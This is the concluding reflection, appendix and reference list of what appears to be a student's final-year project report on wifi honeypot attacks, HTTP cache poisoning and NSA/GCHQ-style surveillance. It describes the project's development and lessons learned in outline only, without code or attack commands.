It has been a long process to get to the point where I currently am. When I started out deciding what type of Final Year Project I wanted to undertake, I knew I wanted to do something new, exciting, and geared more towards the academic side. Initially, after some research in to the Internet of Things, I decided that I would do a project on Wireless Sensor Networks titled "Identification and Restoration of Compromised Nodes within a Wireless Sensor Network: A Remote Software-Based Attestation Approach" as it was a developing area of interest.

I wanted to understand how you could effectively detect malicious additions to software on a deployed node, and how you could then remotely repair the device. I spent a few months researching and learning about the Telos B motes and TinyOS, looking at existing protocols developed to perform code attestation, and ways to integrate remote updates of the delta between binaries in order to save power. It was around this point that I came across a paper, written not too long ago, that had set out to, and achieved, exactly what I had. With the possibly naive- aim of producing a research paper from the project I took quite a knock and steered my project in a different direction.

Following the departure from 802.15.4 I took inspiration from the then developing stories of GCHQ and the NSA covertly monitoring people. To start with I stumbled upon the Evercookie and a recent paper on uniquely identifying users by fingerprinting data from browsers, such as screen size and available plug ins, and available fonts. I had decided that I would combine the two and create a framework for creating a unique identification number for a user, and store it on their computer in ways that circumvent cookie laws to show that there are other methods available to keep track of people. This project didn't hold my interest for too long, but did lead to me learning about an attack called HTTP Cache Poisoning. This attack, as I've mentioned in this report, allowed attackers to add bits of script on to the end of files without the user realising, thus offering a way to infect a users browser through only one contact on an open network.

As I looked in to HTTP Cache Poisoning more I realised I would need to extend my knowledge in the general area of network penetration testing and security. In doing so I gained an interest in other attacks that could be performed without the user realising, namely the honeypot attack.

I came in to this project having no background knowledge of network security, penetration testing, or the 802.11 standard, only parts I picked up during the research stages of the other projects. I can now comfortably discuss various aspects relating to the security of Wifi networks and the inherent insecurities in the 802.11 standard. Ive gained a good understanding of network vulnerabilities, how to open gateways to attacks, and a number of attacks in different categories. Learning about the offensive side of security has certainly bolstered my knowledge of defending as well.

I feel the final iteration of my project has achieved the goals I set myself, namely: get a better understanding of how the monitoring of the general public is performed, how public entities such as GCHQ and the NSA implement these methods, and an improved insight in to just what pieces of information should actually be considered private.

In particular I am thrilled that I managed to get the Honeypot application running, capturing frames, and performing the association sequence programmatically. The expression of elation to see a device think that my application was an access point could be heard down the street; however, I was slightly disappointed that I ran into problems on the final step of the authentication sequence. No matter what I tried I could not get the correct flags set in the authentication

response frame and have the device authenticate. I overcame this in the end by making use of existing software to handle the generation of a spoof access point, as this made it much easier to bridge traffic to the wired network, and most importantly allowed me to continue with my project.

Another issue I ran into was during the implementation of Leaky Bird. As it was my first attempt at writing a networked application for Android, although having general experience programming for Android, I was unaware of the need for all communications to be done in a class that extends `AsyncTask`. Couple this with the need to create interfaces for `libgdx` to access platform specific code and I was left with a number of development hours spent cursing at the Android Developer Tools IDE. After some research it became apparent that to beat the `NetworkOnMainThreadException` I needed to create a `SenderTask` class, inside the `TcpClient` class, that extends `AsyncTask` and ensure all connect, disconnect and send code is contained within it, as detailed in the implementation.

All in all I think this project has been incredibly beneficial in the ways mentioned above, but also in developing my writing skills by documenting to a high standard, and through learning LaTeX as a way of generating documents. Learning LaTeX was purely an academic decision, as the same style could be achieved through using Microsoft Word; however, I wanted to take the opportunity to add a new skill to my repertoire.

As time goes on I would like to revisit both this project, and the initial project I set out to complete. Wireless network security is a field that I have become increasingly interested in during this past year, and putting the honeypot application on a Raspberry Pi, with a GPS/GSM shield, attaching it to a quadcopter, and flying it around sounds like too much of a fun opportunity to pass up.

## 7 Appendix

### 7.1 Leaky Bird Spritesheet




Figure 46: Leaky Bird spritesheet.

## References

- [1] Guardian, “Edward snowden,” [Online]. Available: <http://www.theguardian.com/world/edward-snowden>.
- [2] GCHQ. [Online]. Available: <http://www.gchq.gov.uk/>.
- [3] NSA. [Online]. Available: <http://www.nsa.gov/>.
- [4] B. Schneier, “Picasso: nsa exploit of the day,” 2014. [Online]. Available: [https://www.schneier.com/blog/archives/2014/02/picasso\\_nsa\\_exp.html](https://www.schneier.com/blog/archives/2014/02/picasso_nsa_exp.html).
- [5] —, “Dropoutjeep: nsa exploit of the day,” 2014. [Online]. Available: [https://www.schneier.com/blog/archives/2014/02/dropoutjeep\\_nsa.html](https://www.schneier.com/blog/archives/2014/02/dropoutjeep_nsa.html).
- [6] —, “Somberknave: nsa exploit of the day,” 2014. [Online]. Available: [https://www.schneier.com/blog/archives/2014/02/somberknave\\_nsa.html](https://www.schneier.com/blog/archives/2014/02/somberknave_nsa.html).
- [7] *Vupen contracts with nsa*, 2013. [Online]. Available: <https://www.muckrock.com/foi/united-states-of-america-10/vupen-contracts-with-nsa-6593/#787525-responsive-documents>.
- [8] —, “Wistfultoll: nsa exploit of the day,” 2014. [Online]. Available: [https://www.schneier.com/blog/archives/2014/02/wistfultoll\\_nsa.html](https://www.schneier.com/blog/archives/2014/02/wistfultoll_nsa.html).
- [9] Guardian, “Microsoft handed the nsa access to encrypted messages,” 2013. [Online]. Available: <http://www.theguardian.com/world/2013/jul/11/microsoft-nsa-collaboration-user-data>.
- [10] R. C. Weber, “Microsoft handed the nsa access to encrypted messages,” 2014. [Online]. Available: <http://asmarterplanet.com/blog/2014/03/open-letter-data.html>.
- [11] B. Schneier, “An open letter to ibm’s open letter,” 2014. [Online]. Available: [https://www.schneier.com/blog/archives/2014/03/an\\_open\\_letter\\_.html](https://www.schneier.com/blog/archives/2014/03/an_open_letter_.html).
- [12] e. a. Prof. Kenneth Paterson, “Open letter from uk security researchers,” 2013. [Online]. Available: <http://bristolcrypto.blogspot.co.uk/2013/09/open-letter-from-uk-security-researchers.html>.
- [13] .
- [14] Wikipedia, “Ibook,” 2014. [Online]. Available: <http://en.wikipedia.org/wiki/IBook>.
- [15] S. Chandra, “802.11 lecture,” 2011. [Online]. Available: <http://surendar.chandrabrown.org/teach/spr03/cse598N/Lectures/Lecture16.pdf>.
- [16] M. Ergen, *IEEE 802.11 Tutorial*. 2002.
- [17] Netgear, “Wep shared key authentication,” 2001. [Online]. Available: <http://documentation.netgear.com/reference/sve/wireless/WirelessNetworkingBasics-3-09.html>.
- [18] Wikipedia, “Wi-fi protected access,” 2014. [Online]. Available: [http://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access).
- [19] B. News, “Data haul by android flashlight app ‘deceives’ millions,” [Online]. Available: <http://www.bbc.co.uk/news/technology-25258621>.
- [20] J. Ball, “Angry birds and ‘leaky’ phone apps targeted by nsa and gchq for user data,” 2014. [Online]. Available: <http://www.theguardian.com/world/2014/jan/27/nsa-gchq-smartphone-app-angry-birds-personal-data>.
- [21] [Online]. Available: <http://samy.pl/evercookie/>.

- [22] P. Eckersley, “Data haul by android flashlight app ‘deceives’ millions,” [Online]. Available: <https://panopticlick.eff.org/browser-uniqueness.pdf>.
- [23] e. a. JALAL MAHMUD, “Home location identification of twitter users,” 2014. [Online]. Available: <http://arxiv.org/ftp/arxiv/papers/1403/1403.2345.pdf>.
- [24] Foursquare. [Online]. Available: <https://foursquare.com/>.
- [25] Twitter, “Adding your location to a tweet,” 2014. [Online]. Available: <https://support.twitter.com/articles/122236#>.
- [26] e. a. Michal Kosinski, “Private traits and attributes are predictable from digital records of human behavior,” 2013. [Online]. Available: <http://www.pnas.org/content/early/2013/03/06/1218772110.full.pdf+html>.
- [27] Wikipedia, *Exchangeable image file format*. [Online]. Available: [http://en.wikipedia.org/wiki/Exchangeable\\_image\\_file\\_format](http://en.wikipedia.org/wiki/Exchangeable_image_file_format).
- [28] —, *Geotagging*. [Online]. Available: [http://en.wikipedia.org/wiki/Geotagging#JPEG\\_photos](http://en.wikipedia.org/wiki/Geotagging#JPEG_photos).
- [29] Twitter, “Posting photos on twitter,” 2014. [Online]. Available: <https://support.twitter.com/articles/20156423-posting-photos-on-twitter#>.
- [30] Wikipedia, “Room 641a,” 2014. [Online]. Available: [http://en.wikipedia.org/wiki/Room\\_641A](http://en.wikipedia.org/wiki/Room_641A).
- [31] IEEE, “Part 11: wireless lan medium access control(mac) and physical layer (phy) specifications,” 2012.
- [32] Wikipedia, “Cyclic redundancy check,” 2014. [Online]. Available: [en.wikipedia.org/wiki/Cyclic\\_redundancy\\_check](http://en.wikipedia.org/wiki/Cyclic_redundancy_check).
- [33] —, “Wired equivalent privacy,” 2014. [Online]. Available: [http://en.wikipedia.org/wiki/Wired\\_Equivalent\\_Privacy](http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy).
- [34] T. Crime, “Sslstrip,” 2013. [Online]. Available: <http://www.thoughtcrime.org/software/sslstrip/>.
- [35] Imperva, “Boy in the browser,” 2010. [Online]. Available: [http://www.imperva.com/resources/ad/ad\\_advisories\\_Boy\\_in\\_the\\_Browser.html](http://www.imperva.com/resources/ad/ad_advisories_Boy_in_the_Browser.html).
- [36] OWASP, “Cache poisoning,” 2009. [Online]. Available: [https://www.owasp.org/index.php/Cache\\_Poisoning](https://www.owasp.org/index.php/Cache_Poisoning).
- [37] —, “Http response splitting,” 2013. [Online]. Available: [https://www.owasp.org/index.php/HTTP\\_Response\\_Splitting](https://www.owasp.org/index.php/HTTP_Response_Splitting).
- [38] W. R. Stevens, *UNIX Network Programming*, p. 707.